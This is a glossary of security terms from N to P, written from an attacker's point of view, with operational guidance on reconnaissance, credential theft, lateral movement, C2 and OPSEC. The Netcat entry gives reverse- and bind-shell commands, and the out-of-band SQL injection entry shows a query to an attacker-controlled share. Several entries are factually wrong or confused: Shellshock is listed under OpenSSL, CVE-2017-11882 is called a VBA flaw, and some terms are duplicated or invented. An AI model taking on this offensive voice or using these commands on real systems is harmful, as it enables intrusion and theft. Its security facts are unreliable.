Netcat --- A network tool for reading and writing data via TCP/UDP (the network Swiss army knife). Netcat (nc) is used for: reverse shell (nc -e /bin/sh attacker_ip 4444), bind shell (nc -lvp 4444 -e /bin/sh), port scanning, file transfer. Netcat is a classic tool for obtaining a shell, but does not encrypt traffic, so it is often replaced by socat, ncat (with SSL).

NetFlow --- A protocol for collecting network traffic information (Cisco, Juniper). NetFlow is used to detect anomalies (DDoS, C2). For an attacker, NetFlow is a threat: even if traffic is encrypted, NetFlow shows volume, frequency, directions. They must mimic legitimate traffic.

NetNTLM --- A Windows authentication protocol using NTLM hashes. NetNTLM is vulnerable to: relay attacks (NTLM relay), capture (responder). Pass-the-Hash uses NTLM hashes for authentication without knowing the password.

Network Mapping --- Building a network map: identifying IP addresses, open ports, OS, services. Tools: nmap, masscan, BloodHound (for AD). Network mapping is the first stage after initial access for planning lateral movement.

Network Segmentation --- Network segmentation: dividing a network into isolated segments (VLANs) to limit lateral movement. For an attacker, segmentation is an obstacle: they need to find paths between segments (jump boxes, dual-homed hosts, VPN). Handala attacked via Intune, which had access to all segments, bypassing segmentation.

NFC (Near Field Communication) --- Near field communication. NFC is used for: payments, badges (RFID), cloning cards. Attacks: NFC relay (signal amplification), cloning (Proxmark3), interception.

NFS (Network File System) --- A network file system (Unix/Linux). NFS is vulnerable to: misconfig (export to the whole world), lack of authentication, spoofing. Compromising NFS gives access to server files.

Nginx --- A web server and reverse proxy. Nginx is used for: hosting phishing sites, C2 (reverse proxy), load balancing. Nginx vulnerabilities: buffer overflow, misconfig (alias traversal).

NIC (Network Interface Card) --- A network interface. In attacks, used: changing MAC address (MAC spoofing), promiscuous mode (traffic interception).

NIDS (Network Intrusion Detection System) --- A network IDS (Snort, Suricata). NIDS analyzes traffic for attack signatures. To bypass, attackers use: encryption (TLS), packet fragmentation, obfuscation.

Nim --- A programming language used to create malware (Nim-based malware). Nim compiles to C, then to machine code, complicating reverse engineering. Nim malware is less often detected than C/C++ or .NET.

NIST (National Institute of Standards and Technology) --- The US National Institute of Standards and Technology. NIST develops cybersecurity standards (NIST SP 800-53, NIST Cybersecurity Framework). For an attacker, NIST is not relevant, but knowing the standards helps understand how defenders build their defenses.

NIST Cybersecurity Framework (CSF) --- The NIST Cybersecurity Framework (Identify, Protect, Detect, Respond,

Recover). Used by organizations to build security programs. For an attacker, CSF is a map of where to look for weak spots (usually Detect and Respond are weaker).

NLA (Network Level Authentication) --- Network Level Authentication for RDP. NLA requires authentication before the session is created, preventing some attacks on RDP (e.g., BlueKeep). For an attacker, NLA is an obstacle, but not insurmountable.

NLB (Network Load Balancing) --- Network load balancing. NLB can hide the real IPs of servers, complicating reconnaissance.

Nmap --- A network scanner, the standard for reconnaissance. Nmap determines: open ports, OS, services, software versions. Attackers use Nmap for: scanning the internal network after initial access, finding vulnerable services.

NMI (Non-Maskable Interrupt) --- A non-maskable interrupt. NMI is used for: debugging, memory analysis (crash dump). For an attacker, NMI can be used to trigger a memory dump from which keys can be extracted.

NOC (Network Operations Center) --- A network operations center. NOC is responsible for network service availability. For an attacker, NOC is a target for distraction (DDoS) or hacking (access to network equipment configurations).

Node.js --- A JavaScript runtime on the server. Node.js is used for: web applications, APIs, C2. Node.js vulnerabilities: deserialization, RCE via eval, supply chain (npm). Node.js malware (e.g., encryptors) is encountered.

NoSQL Injection --- Injection into NoSQL databases (MongoDB, CouchDB). Example: { $ne: null } instead of a password. NoSQL injection can lead to authentication bypass, data theft.

NotPetya --- A wiper attack (2017) disguised as ransomware. NotPetya destroyed data on thousands of computers in Ukraine and worldwide. Linked to Russian state actors. Handala used a similar tactic: data destruction (wiper) disguised as an attack.

Nova --- In the context of attacks, Nova is a C2 framework.

Npcap --- A packet capture library for Windows (fork of WinPcap). Used in Nmap, Wireshark. For an attacker, Npcap is a tool for traffic interception.

NPM (Node Package Manager) --- A package manager for Node.js. Supply chain attacks via npm: publishing malicious packages with similar names (typosquatting), or compromising legitimate packages. Developers installing packages can get malware (infostealer, backdoor).

NPT (Network Time Protocol) --- See NTP. NTP (Network Time Protocol) --- a time synchronization protocol (port 123). NTP is used to synchronize clocks in networks. Attacks on NTP: NTP amplification (DDoS), time falsification (certificate expiration, disruption of Kerberos, log failures). In corporate networks, NTP servers are targets for synchronization disruption, which can disrupt Kerberos (tickets have timestamps, a difference >5 minutes causes errors).

NRT (Near Real-Time) --- Near real-time. In the context of attacks, NRT is monitoring with a delay of seconds/minutes, not hours/days.

NS (Name Server) --- A DNS server. Attacks on NS: DNS hijacking, registrar compromise, DDoS on NS.

NSA (National Security Agency) --- The US National Security Agency. The NSA conducts intelligence, cyber operations, develops tools (Ghidra, SELinux). NSA also publishes security guidelines. For an attacker, NSA is an adversary that may be involved in investigating attacks on critical infrastructure.

NSIS (Nullsoft Scriptable Install System) --- A software installation system. NSIS installers can be used to distribute malware (obfuscation, anti-sandbox).

NTDS.dit --- The Active Directory database file (stored in %SystemRoot%\NTDS\NTDS.dit). NTDS.dit contains password hashes of all domain users, information about groups, computers, policies. Dumping NTDS.dit is one of the main goals after Domain Admin compromise. Methods: ntdsutil, vssadmin, diskshadow, DCSync (remote dump).

NTLM (NT LAN Manager) --- A Windows authentication protocol. NTLM hashes are used for authentication (Pass-the-Hash). NTLM is vulnerable to: relay attacks (NTLM relay), capture (responder), offline cracking (Hashcat). In 2026, Microsoft recommends switching to Kerberos, but NTLM is still widely used.

NTLM Hash --- A password hash in the NTLM protocol. An NTLM hash can be used for Pass-the-Hash authentication without

knowing the password. NTLM hashes are cracked offline (Hashcat) at speeds of ~300 billion passwords per second on an RTX 4090.

NTLM Relay --- An attack where an attacker intercepts NTLM authentication (via responder) and relays it to another server to gain access. NTLM relay is used for lateral movement and privilege escalation (e.g., relay to SMB to execute commands).

NTP (Network Time Protocol) --- A time synchronization protocol. Attacks on NTP: NTP amplification (DDoS), time falsification (certificate expiration, log disruption). In corporate networks, NTP servers are targets for synchronization disruption, which can disrupt Kerberos.

NTVDM (NT Virtual DOS Machine) --- A virtual machine for DOS applications in Windows. NTVDM vulnerabilities can be used for privilege escalation (LPE). In 2026, NTVDM is rarely used.

NULL Session --- An anonymous connection to Windows (SMB) without authentication. NULL sessions were used to obtain domain information (list of users, groups) in older versions of Windows. In 2026, NULL sessions are disabled by default, but may be enabled for compatibility.

NVD (National Vulnerability Database) --- The US National Vulnerability Database (NIST). NVD contains CVEs with CVSS scores, links to patches. For an attacker, NVD is a source of fresh 1-day information.

NX (No-eXecute) --- A hardware protection against code execution in the stack and heap (DEP --- Data Execution

Prevention). NX complicates buffer overflow exploitation. Bypassed via ROP (Return-Oriented Programming).

O

O2C (Order to Cash) --- The process from order to cash receipt. In BEC attacks, attackers target O2C: forge invoices, change payment details, intercept confirmations. Knowledge of the target company's O2C helps in conducting BEC.

OAuth (Open Authorization) --- An authorization protocol allowing applications to access user data without transmitting the password. OAuth uses tokens (access token, refresh token). Attacks on OAuth: token theft (stealing tokens via infostealers), misconfig (excessive privileges), OAuth phishing (fake consent screen), refresh token reuse. ShinyHunters uses OAuth token theft to access Salesforce via integrations.

OAuth Token Theft --- Stealing OAuth tokens (access token, refresh token) to access APIs on behalf of the user. Tokens are stolen via: infostealers (from local browser stores, from memory), XSS, traffic interception (MITM). Unlike a password, a token may not require MFA. ShinyHunters uses OAuth token theft to access Salesforce.

OBEX (Object Exchange) --- A protocol for exchanging objects via Bluetooth (used in Bluesnarfing). OBEX is vulnerable to: data interception, code execution.

OBEX Push --- A Bluetooth function for sending files. Used in attacks: sending a malicious file to a device without confirmation (if security settings are weak).

Obfuscation --- Obfuscation: transforming code into a form that is difficult to understand and analyze, but retains functionality. Methods: renaming variables, adding dead code, encrypting strings, control flow flattening, packing. Obfuscation is used for: complicating reverse engineering, bypassing signature-based detections.

Objective-C --- A programming language for iOS/macOS. Malware for macOS can be written in Objective-C (or Swift). Reverse engineering Objective-C is more complex than Swift due to its dynamic nature.

Oblivious DNS --- A DNS protocol that hides queries from the DNS server. For an attacker, Oblivious DNS is a way to hide C2 queries.

OCM (Object Control Management) --- Object Control Management --- a term from the field of database management and distributed systems. In the context of attacks, it is not a key term. It may appear in documentation for legacy systems.

OCSP (Online Certificate Status Protocol) --- A protocol for checking certificate status (revoked or not). OCSP is used in TLS. For an attacker, OCSP is important: if OCSP stapling is used, they can learn when a certificate was revoked; OCSP can also be used to gather information about the server.

ODBC (Open Database Connectivity) --- An API for accessing databases. ODBC connection strings may contain passwords in plaintext. For an attacker, stealing ODBC strings (from config files, environment variables) gives access to databases.

ODS (Open Document Spreadsheet) --- A spreadsheet format for OpenOffice/LibreOffice. It may contain macros (similar to Excel). Used in phishing to bypass filters targeting MS Office.

OEM (Original Equipment Manufacturer) --- An original equipment manufacturer. OEM partitions on hard drives may contain malicious software installed at the factory (supply chain attack). Example: Supermicro backdoor.

OEP (Original Entry Point) --- The original entry point of a program after unpacking a packed binary. To unpack malware, one needs to find the OEP.

OFAC (Office of Foreign Assets Control) --- The US Office of Foreign Assets Control. OFAC imposes sanctions against crypto mixers (Tornado Cash), darknet markets, hacker groups. For an attacker, OFAC is a risk: using sanctioned services can lead to funds being blocked on exchanges cooperating with OFAC.

Offensive Security --- Offensive security: pentesting, red team, vulnerability exploitation. Offensive security is our field.

Offline Attack --- An offline attack: cracking hashes, decrypting files, analyzing memory dumps without interacting with the target. Offline attacks are not detected by security systems because they do not generate network traffic. Example: offline cracking of NTLM hashes (Hashcat).

Offline Password Cracking --- Cracking password hashes offline, without interacting with the victim system. GPU farms (NVIDIA RTX 4090, A100) are used for acceleration. Speed: ~300

billion passwords per second for NTLM. Hashes are obtained via DCSync, NTDS.dit dump, LSASS dump.

Offset --- An offset in memory or file. In exploits, offsets are used to calculate function addresses (e.g., offset to shellcode). In reverse engineering, offsets are used to navigate binary files.

OID (Object Identifier) --- An object identifier in ASN.1, X.509 certificates, SNMP. OIDs can be used for fingerprinting (determining certificate type, device). In attacks, OIDs can be used for: certificate forgery, bypassing checks.

OLAP (Online Analytical Processing) --- Online analytical processing. OLAP systems store large volumes of data (Data Warehouse). For an attacker, OLAP is a target for stealing large arrays of data.

OLE (Object Linking and Embedding) --- A Microsoft technology for embedding objects (Excel in Word). OLE was used in attacks via documents: malicious objects, links to external resources. In 2026, OLE is disabled by default but may be enabled for compatibility.

OLE Automation --- OLE automation, allowing control of applications (Excel, Word) from scripts. Used in macros to execute commands, download malware.

OLE Object --- An embedded OLE object in a document. OLE objects can be used for: code execution (e.g., an Excel sheet inside Word that runs macros), links to external resources (SMB shares, hash theft).

OLEVBA --- A tool for analyzing VBA macros in Office documents. Used by defenders to extract macros. For an attacker, OLEVBA is a threat: macros can be analyzed.

OLEVBA (OLE Visual Basic for Applications) --- OLE Visual Basic for Applications --- VBA (Visual Basic for Applications) in the context of OLE (Object Linking and Embedding). VBA is used in Office macros. OLEVBA is a term combining VBA and OLE. OLEVBA macros are a classic malware delivery vector: the victim opens a document (Word, Excel) with a malicious macro. In 2026, macros are disabled by default, but attackers use: convincing to enable macros (social engineering), exploiting VBA vulnerabilities (CVE-2017-11882), or other vectors (ClickFix).

OLTP (Online Transaction Processing) --- Online transaction processing. OLTP systems (banking, payment) are targets for attacks on transactions (BEC, amount modification).

Omni --- In the context of attacks, Omni refers to OmniRAT, a commercial RAT for Android and Windows.

OmniRAT --- A commercial RAT (Remote Administration Tool), used for remote device control. OmniRAT can steal data, record sound, control the camera. In 2026, considered legacy.

On-Path Attack --- An "on-path" attack (man-in-the-middle). The name "on-path" is used instead of "man-in-the-middle" in some standards (RFC). The essence is the same: intercepting and modifying traffic.

On-Prem (On-Premises) --- On-premises infrastructure (as opposed to cloud). On-prem systems often have weaker security

than cloud, but can also be more isolated. Hybrid environments (on-prem + cloud) create additional vulnerabilities (AADConnect).

One-Time Pad (OTP) --- Absolutely secure encryption using a key as long as the message. In reality, OTP is not used due to key distribution problems. The term OTP is also used for one-time passwords, but that's different.

One-Time Password (OTP) --- A one-time password used in MFA (SMS, TOTP, push). OTP is a target for AiTM (Adversary-in-the-Middle), SIM-swapping, vishing (MFA reset via helpdesk).

Onion (Tor) --- The Tor anonymity network (The Onion Router). Onion services (.onion domains) are used for: C2, leak sites (ShinyHunters), darknet markets, communication. Onion services provide server anonymity (do not reveal IP). For an attacker, onion is a tool for hidden infrastructure.

Onion Routing --- Routing through the onion network (Tor), where traffic passes through several nodes, each knowing only the previous and next. Onion routing provides anonymity.

OOXML (Office Open XML) --- Microsoft Office document format (.docx, .xlsx, .pptx). OOXML is a ZIP archive with XML files. Phishing documents can contain malicious macros, OLE objects, links.

OPC (OLE for Process Control) --- An industrial communication standard for automation. OPC is used in ICS/SCADA. OPC vulnerabilities: lack of authentication, code execution. For an attacker, OPC is a vector for attacks on industrial systems.

OPC DA (Data Access) --- Classic OPC for real-time data access. Vulnerable to DCOM attacks.

OPC UA (Unified Architecture) --- Modern OPC with authentication, encryption. OPC UA is harder to attack, but misconfigs are possible (weak certificates, default credentials).

Open Source Intelligence (OSINT) --- Open Source Intelligence: gathering information from public sources (social media, forums, DNS, WHOIS, GitHub, Shodan). OSINT is used for: collecting employee email addresses, IP addresses, technology stack, partner information. ShinyHunters uses OSINT to find Salesforce Experience Cloud sites.

Open Web Application Security Project (OWASP) --- A community for web application security. OWASP Top 10 is a list of the most critical vulnerabilities (SQL injection, XSS, CSRF, broken access control). For an attacker, OWASP is a map: we attack what's in the Top 10 because many organizations do not fix these vulnerabilities.

OpenAPI --- A specification for describing REST APIs. OpenAPI files (swagger) can reveal endpoints, parameters, data schemas. For an attacker, OpenAPI is a map of the API for attacks.

OpenCL --- A framework for parallel computing on GPU and CPU. Used in Hashcat to accelerate password cracking.

OpenFlow --- A protocol for Software-Defined Networking (SDN). OpenFlow vulnerabilities can lead to: traffic redirection, DoS, controller compromise.

OpenID Connect (OIDC) --- An authentication protocol on top of OAuth 2.0. OIDC is used for Single Sign-On (SSO). Attacks on OIDC: token theft, misconfig (excessive privileges), IDP spoofing.

OpenSSL --- A library for TLS/SSL. OpenSSL vulnerabilities: Heartbleed (CVE-2014-0160), Shellshock (CVE-2014-6271). In 2026, OpenSSL is still used in old systems.

OpenVAS --- An open-source vulnerability scanner (part of Greenbone). OpenVAS is used for: scanning networks for vulnerabilities, checking default credentials. For an attacker, OpenVAS is a tool for reconnaissance.

Operation (OpSec) --- Operational security (OPSEC): measures to hide activity, protect against detection. Includes: using burner accounts, encryption, nested onion, minimizing traces, compartmentalization. OPSEC is the basis of long-term presence.

Operation 404 --- The seventh phase of the Brazilian operation against online piracy (March 2026). 675 sites and 14 applications taken down. International coalition: Brazil, USA, UK, Peru, Argentina, Paraguay, EUIPO. For an attacker, Operation 404 is an example of an infrastructure takedown used for malware distribution and C2.

Operation Epic Fury --- A joint US-Israel military operation (started February 28, 2026) against Iranian infrastructure. Targets: IRGC Cyber and Electronic Headquarters, Intelligence Directorate, Bank Sepah in Tehran. The trigger for Iran's response campaign (True Promise-4, Handala). For an attacker, Epic Fury is an example of cyber-kinetic coordination.

Operation True Promise-4 --- The 17th wave of Iranian missile strikes (March 4, 2026) in response to Epic Fury. Hypersonic missiles penetrated THAAD, radar systems destroyed. For an attacker, True Promise-4 is an example of coordinating cyberattacks (Handala, MuddyWater) with kinetic strikes.

OPM (Office of Personnel Management) --- The US Office of Personnel Management. The OPM breach (2015) leaked 21.5M records (SF-86, clearance data). In 2026, OPM data is still used for identity theft and espionage.

OPML (Outline Processor Markup Language) --- An XML format for exchanging structured data (lists, outlines). Used in RSS aggregators, podcasts. In the context of attacks, OPML can be used for: phishing (OPML files may contain malicious links), importing configurations (if the application does not verify signatures). However, in real attacks, OPML is extremely rare.

OPSEC (Operations Security) --- Operational Security (OPSEC) --- measures to hide activity, protect against detection, minimize traces. Includes: using burner accounts (disposable), encryption, nested onion (Tor over VPN), compartmentalization (knowledge segregation), clearing logs, memory-only execution, avoiding repetition of TTPs. OPSEC is the basis of long-term presence.

Optimization (Malware) --- Malware optimization to reduce size, speed up operation, bypass detections. Optimization includes: removing debug symbols, static compilation, minimizing imports.

Oracle (DeFi) --- An oracle in DeFi: a source of price data (Chainlink, TWAP). Oracle manipulation is an attack where an asset price is temporarily distorted (via flash loan) to then exploit it in a vulnerable protocol. Venus $3.7M is an example of oracle manipulation.

Oracle Manipulation --- Manipulating a price oracle in DeFi. An attacker uses a flash loan to distort the price of an asset on a DEX, then a protocol using that oracle allows withdrawing liquidity at an inflated price. Oracle manipulation is one of the main attacks on DeFi.

Orca Security --- A cloud security company. Orca Research Pod published the concept of AILM (AI-Induced Lateral Movement) in March 2026.

Order of Engagement --- The order of actions during an attack. Defines the sequence: reconnaissance → initial access → lateral movement → exfiltration → extortion.

Ore (Mining) --- In the context of crypto mining, ore is the mined cryptocurrency (block). For an attacker, mining is a way to monetize a botnet.

ORF (Open Reverse File) --- A term from the field of cryptography and file systems. In the context of attacks, it is not a key term.

Origin Header --- An HTTP header indicating the request source. Origin is checked to protect against CSRF. Attacks: CORS misconfig (Access-Control-Allow-Origin: *), origin spoofing.

OS (Operating System) --- Operating system (Windows, Linux, macOS, Android, iOS). For an attacker, knowledge of the target's OS determines the choice of tools (Mimikatz for Windows, Keychain for macOS, keystrokes for Linux).

OS Detection --- Determining the operating system of a remote host via fingerprinting (TCP/IP stack, responses to requests). Nmap can determine the OS with high accuracy.

OSI Model --- The OSI model (7 layers). Attacks use all layers: physical (USB drops), network (ARP poisoning), transport (SYN flood), application (XSS, SQL injection).

OSINT (Open Source Intelligence) --- Open Source Intelligence --- gathering information from public sources: social networks (LinkedIn, Twitter, Instagram), forums, DNS, WHOIS, Shodan, Censys, GitHub, Google dorks, Wayback Machine. OSINT is used for: collecting employee email addresses, IP addresses, technology stack, partner information, searching for leaked keys. ShinyHunters uses OSINT to find Salesforce Experience Cloud sites.

OSP (Open Settlement Protocol) --- A protocol for billing in telecommunications. In the context of attacks, it is not a key term. May be a target for attacks on VoIP billing.

OSS (Open Source Software) --- Open source software. OSS is vulnerable to supply chain attacks (compromise of repositories, dependencies). Attackers can inject a backdoor into OSS that then ends up in corporate applications.

OT (Operational Technology) --- Operational technology: industrial control systems (SCADA, PLC, DCS). OT networks are often isolated from IT networks (air gap). Attacks on OT can have physical consequences (power outages, equipment destruction). Handala attacked Stryker (medical device manufacturer) via IT (Intune), not directly OT.

OT Security --- Operational technology security. OT Security includes: network segmentation (air gap), protocol monitoring (Modbus, DNP3), PLC protection. For an attacker, OT Security is an obstacle: they need to find a bridge between IT and OT (jump box, dual-homed host).

OTP (One-Time Pad) --- Absolutely secure encryption using a key as long as the message (one-time pad). The key is used once and destroyed. In reality, OTP is not used due to key distribution problems. In the context of attacks, the term OTP is also used for one-time passwords, but that's different.

OTP (One-Time Password) --- One-time password (One-Time Password), used in MFA: SMS codes, TOTP (Google Authenticator), push notifications, hardware tokens. OTP is a target for AiTM (Adversary-in-the-Middle), SIM-swapping (SMS interception), vishing (MFA reset via helpdesk), MFA fatigue.

OTX (Open Threat Exchange) --- AlienVault's platform for sharing threat information. For an attacker, OTX is a threat: if their IoCs end up in OTX, they become known to defenders.

OUI (Organizationally Unique Identifier) --- The first 24 bits of a MAC address, identifying the equipment manufacturer. OUI is used in OSINT to determine device type (Apple, Cisco, HP). In attacks, OUI can be used for fingerprinting.

Out-of-Band (OOB) --- Out-of-band data transmission. In attacks, OOB is used for: C2 via channels not controlled by the main system (e.g., ICMP, DNS), exfiltration (DNS tunnels). OOB channels are harder to detect because they do not use standard ports (80, 443).

Out-of-Band SQL Injection --- SQL injection using an out-of-band channel (DNS, HTTP) to extract data when results are not displayed on the page (blind). Example: SELECT * FROM users WHERE id=1; exec xp_dirtree '\\attacker.com\share' --- a query to the attacker's SMB share, encoding data in the URL.

Outlook --- Microsoft's email client. Outlook is a target for: phishing (malicious attachments), BEC (email account compromise), macros (VBA). Outlook is also used for C2 via rules (Outlook rules can run scripts).

Over-Permission --- Excessive privileges: a user or service has more rights than necessary. Over-permission is the main vulnerability exploited by ShinyHunters (guest user in Salesforce). For an attacker, finding over-permission is a key task.

Over-Privileged Account --- An account with excessive privileges (e.g., a regular user is a local administrator). An over-privileged account is used for LPE, lateral movement. ShinyHunters looks for over-privileged guest users in Salesforce.

Over-Privileged Integration --- An integration between services (Salesforce-Okta, AWS-Azure) with excessive privileges. Compromising one service gives access to another. ShinyHunters uses over-privileged integrations for cloud-to-cloud attacks.

Overflow (Buffer) --- Buffer overflow: writing data beyond allocated memory. Leads to: crash, code execution (if return address is overwritten). Buffer overflow is a classic vulnerability, still found in legacy systems, IoT.

OVF (Open Virtualization Format) --- A virtual machine format. Malicious OVFs may contain malware that executes when the VM is deployed.

OWASP (Open Web Application Security Project) --- A community for web application security (Open Web Application Security Project). OWASP Top 10 is a list of the most critical web application vulnerabilities (2021 version: Broken Access Control, Cryptographic Failures, Injection, Insecure Design, Security Misconfiguration, Vulnerable Components, Identification and Authentication Failures, Software Data Integrity Failures, Security Logging Failures, SSRF). For an attacker, OWASP is a map: we attack what's in the Top 10 because many organizations do not fix these vulnerabilities.

OWASP Top 10 --- A list of the 10 most critical web application vulnerabilities (2021 version: Broken Access Control, Cryptographic Failures, Injection, Insecure Design, Security Misconfiguration, Vulnerable Components, Identification and Authentication Failures, Software Data Integrity Failures, Security Logging Failures, SSRF). For an attacker, OWASP Top 10 is a list of targets.

OWL (One-Way Light) --- In the context of a data diode --- one-way optical transmission.

OWL (Web Ontology Language) --- Web Ontology Language (OWL) --- a standard for representing ontologies in the semantic web. Used in artificial intelligence systems, data analysis. In the context of attacks, OWL can be used in OSINT (extracting structured data from public ontologies) or in AI attacks (model poisoning via ontologies). However, in real attacks, it is rarely encountered, mostly in research.

Owner (AD) --- An owner of an object in Active Directory. The owner can change permissions. An attacker who gains owner rights can grant themselves access.

Ownership --- Ownership of an object. In Windows, Take Ownership is a right allowing one to become the owner of an object. Used to bypass ACLs.

Oxygen --- In the context of attacks, Oxygen refers to Oxygen Forensics, a tool for extracting data from mobile devices. Used by law enforcement.

Oyster --- In the context of attacks, Oyster refers to OysterVPN, used to bypass blocks.

P

P2P (Peer-to-Peer) --- A peer-to-peer network where nodes communicate directly, without a central server. In botnets, P2P is used for C2: infected machines exchange commands among themselves, making the botnet resilient to takedown (no single C2). Example: Storm botnet, Zeus P2P. P2P botnets are harder to detect and destroy.

PaaS (Platform as a Service) --- Cloud platform as a service (Heroku, Google App Engine, Azure App Services). PaaS is used for: deploying phishing sites, C2, automation. Compromising a PaaS account (via stolen keys) allows hosting malicious applications on legitimate domains.

Packer --- A packer --- a program that compresses and encrypts an executable file to complicate analysis. Packed malware has an entry point in the packer, which unpacks and runs the original code. Popular packers: UPX, Themida, VMProtect. Unpacking is the process of restoring the original code.

Packing --- Packing: the process of compressing/encrypting an executable file to bypass antivirus. A packed binary has high entropy, which can be a signature for some antiviruses, but complicates static analysis.

PAD (PAD file) --- An XML file describing software. In attacks, a PAD can be used to distribute information about malware.

Padding Oracle Attack --- An attack on CBC (Cipher Block Chaining) encryption modes, using information about padding correctness. Allows decrypting data without the key. Padding oracle attacks have been used against ASP.NET, SharePoint, TLS. For an attacker, padding oracle is a way to decrypt cookies, session data.

Palo Alto Networks --- A network security vendor (firewalls, XDR). Vulnerabilities in PAN-OS (CVE-2024-3400) have been exploited for RCE. For an attacker, Palo Alto is a target for initial access.

PAM (Pluggable Authentication Modules) --- Pluggable authentication modules in Linux. PAM configures authentication policies (passwords, MFA). Misconfig in PAM can lead to authentication bypass.

PAM (Privileged Access Management) --- Privileged access management (CyberArk, BeyondTrust). PAM isolates administrator

accounts, requires additional authentication. For an attacker, PAM is an obstacle: even if they obtain an administrator password, they may not be able to use it without additional confirmation.

PAN (Personal Area Network) --- A personal area network (Bluetooth, NFC). Attacks on PAN: BlueBorne, Bluesnarfing, NFC relay.

PAN-OS --- The operating system for Palo Alto devices. PAN-OS vulnerabilities (e.g., CVE-2024-3400, RCE) allow access to corporate networks.

Paper (White Paper) --- A document describing a technology or attack. For an attacker, white papers are a source of information about new TTPs, vulnerabilities, evasion techniques.

PAR (Parameter) --- A request parameter (URL, POST, JSON). Parameters are targets for: SQL injection, XSS, command injection, IDOR. ShinyHunters used Salesforce API parameters for exfiltration.

Parity (RAID) --- Parity in RAID arrays. In attacks, destroying parity can make data recovery impossible.

Parking (Domain) --- A parked domain. Used for: C2 (domain registered but not used), typosquatting (similar domains).

Parrot OS --- A Linux distribution for pentesting (alternative to Kali). Parrot includes tools for OSINT, forensics, cryptography. Used by attackers for reconnaissance.

Parsing --- Parsing data (JSON, XML, HTML). Parser vulnerabilities: XML external entity (XXE), deserialization, buffer overflow. For an attacker, attacks on parsers are a way to RCE.

Partition (Disk) --- A disk partition. In attacks: destroying the partition table (wiper), hiding data in unallocated partitions.

Pass-the-Cookie --- An authentication technique using stolen cookies (session tokens). After stealing cookies via XSS or an infostealer, an attacker can log into the account without a password and MFA. Pass-the-cookie bypasses MFA because the session is already authenticated.

Pass-the-Hash (PtH) --- An authentication technique using an NTLM hash instead of a password. An attacker extracts an NTLM hash (via Mimikatz, LSASS dump) and uses it to log into other systems (via SMB, RDP, WMI). Pass-the-Hash does not require knowledge of the plaintext password. Tools: Mimikatz (sekurlsa::pth), Impacket (psexec.py -hashes).

Pass-the-Ticket (PtT) --- An authentication technique using Kerberos tickets. An attacker extracts a TGT or service ticket (via Mimikatz) and uses it to access resources. Pass-the-Ticket can be used for lateral movement without knowing the password.

Passive Reconnaissance --- Passive reconnaissance: gathering information without interacting with the target (OSINT, DNS, Shodan). Leaves no traces in the target's logs. Differs from active reconnaissance (port scanning), which can be detected.

Password Cracking --- Password cracking: recovering plaintext from a hash. Methods: brute force (trying all combinations),

dictionary attack (trying a wordlist), rainbow tables (precomputed hashes), rule-based attacks (combinations). Tools: Hashcat, John the Ripper.

Password Manager --- A password manager (LastPass, 1Password, Bitwarden, KeePass). Password managers are targets for infostealers: stealing the encrypted database, intercepting input (keylogger). Compromising a password manager gives access to all the victim's passwords.

Password Spraying --- An attack where a single password (e.g., "Password123") is tried against many accounts. Unlike brute force (many passwords against one account), password spraying bypasses lockouts after failed attempts. Effective against accounts with weak passwords.

Patch --- A fix (update) to address a vulnerability. For an attacker, a patch means the vulnerability becomes a 1-day: they need to attack unpatched systems. The time window between patch release and its installation is a window of opportunity. Interlock had a 36-day zero-day window before the patch, then additional time while the patch was being installed.

Patch Management --- Patch management. Poor patch management is one of the main vulnerabilities of organizations. For an attacker, organizations with slow patch management are easy targets.

Path (Attack) --- An attack path: a sequence of steps from initial access to the goal (Domain Admin, data). BloodHound visualizes attack paths in AD. For an attacker, finding the shortest attack path is a key task.

Path Traversal --- A vulnerability allowing reading files outside the web root (directory traversal). Example: ../../../../etc/passwd. Path traversal is used to steal configuration files, source code.

Payload --- A payload: code that executes on the target system after successful exploitation. A payload can be: reverse shell, meterpreter, infostealer, ransomware. Payloads are often delivered via a dropper, loaded in-memory.

Payload (Stage) --- A stage payload: the first stage that downloads the main payload. Used to reduce the size of the initial payload and bypass detections.

PBX (Private Branch Exchange) --- A corporate telephone exchange. PBX is used in vishing attacks: an attacker calls via PBX, masking themselves as an internal number. Compromising PBX allows eavesdropping on conversations, redirecting calls.

PCAP (Packet Capture) --- Packet capture (Wireshark, tcpdump). PCAP is used for: analyzing attacks (forensics), detecting C2, studying protocols. For an attacker, PCAP is a threat: if traffic is intercepted, unencrypted data and C2 patterns may be visible.

PCI DSS (Payment Card Industry Data Security Standard) --- The Payment Card Industry Data Security Standard. PCI DSS requires encryption of card data, access restrictions, monitoring. Violating PCI DSS incurs fines of up to $100,000 per month. For an attacker, PCI DSS is leverage in extortion: threat of reporting a violation.

PCL (Printer Command Language) --- A printer command language. Attacks on printers: data theft (documents that passed through the printer), DoS, code execution (via firmware vulnerabilities).

PCRE (Perl Compatible Regular Expressions) --- A regular expression library. PCRE vulnerabilities can lead to DoS (ReDoS --- Regular Expression Denial of Service) through exponential backtracking.

PDB (Program Database) --- A debug file (Microsoft), containing symbols (function names, variables). PDB files can be extracted from binaries (or leaked to public servers). For an attacker, a PDB is a source of information about program structure, finding vulnerabilities.

PDF (Portable Document Format) --- A document format. PDF is used in phishing: malicious attachments (with JavaScript, links), exploits (CVE-2018-4993, CVE-2022-42889). PDF can contain links to external resources (SMB shares) that steal NTLM hashes.

PDP (Policy Decision Point) --- An access control component (XACML, ABAC). For an attacker, PDP is a target: misconfig in policies can grant access.

PDP (Power Distribution Panel) --- In data centers. Attacks on PDP (power outage) can lead to physical destruction of servers.

PEM (Privacy-Enhanced Mail) --- A certificate format (Base64). PEM files contain certificates and private keys. Stealing PEM files (from configurations, memory dumps) gives an attacker private keys.

PEN (Penetration Testing) --- Penetration testing. For an attacker, pentesting is what they do, but without permission.

Pentest --- See Penetration Testing. Penetration Testing --- authorized simulation of attacks to assess system security. Pentesting includes: reconnaissance, scanning, vulnerability exploitation, post-exploitation, report writing. For an attacker, pentesting is what they do, but without permission.

PEP (Policy Enforcement Point) --- An access control component, enforcing policies. For an attacker, bypassing PEP is a goal.

Perfect Forward Secrecy (PFS) --- A property of encryption protocols (TLS with ECDHE) where compromise of the server's long-term key does not allow decryption of past sessions. For an attacker, PFS is an obstacle: even if they obtain the server's private key, they cannot decrypt intercepted traffic. They need to attack the end devices.

Performance --- Performance. In attacks on cryptocurrencies, performance attacks (blockchain spam, DoS) are used.

Perimeter --- The network perimeter (firewalls, IDS/IPS, VPN). In 2026, the perimeter is outdated due to the cloud, BYOD, SaaS. Attackers attack not the perimeter, but identity and SaaS.

Perl --- A programming language. Perl is used in CGI scripts (legacy). Perl vulnerabilities: command injection, path traversal.

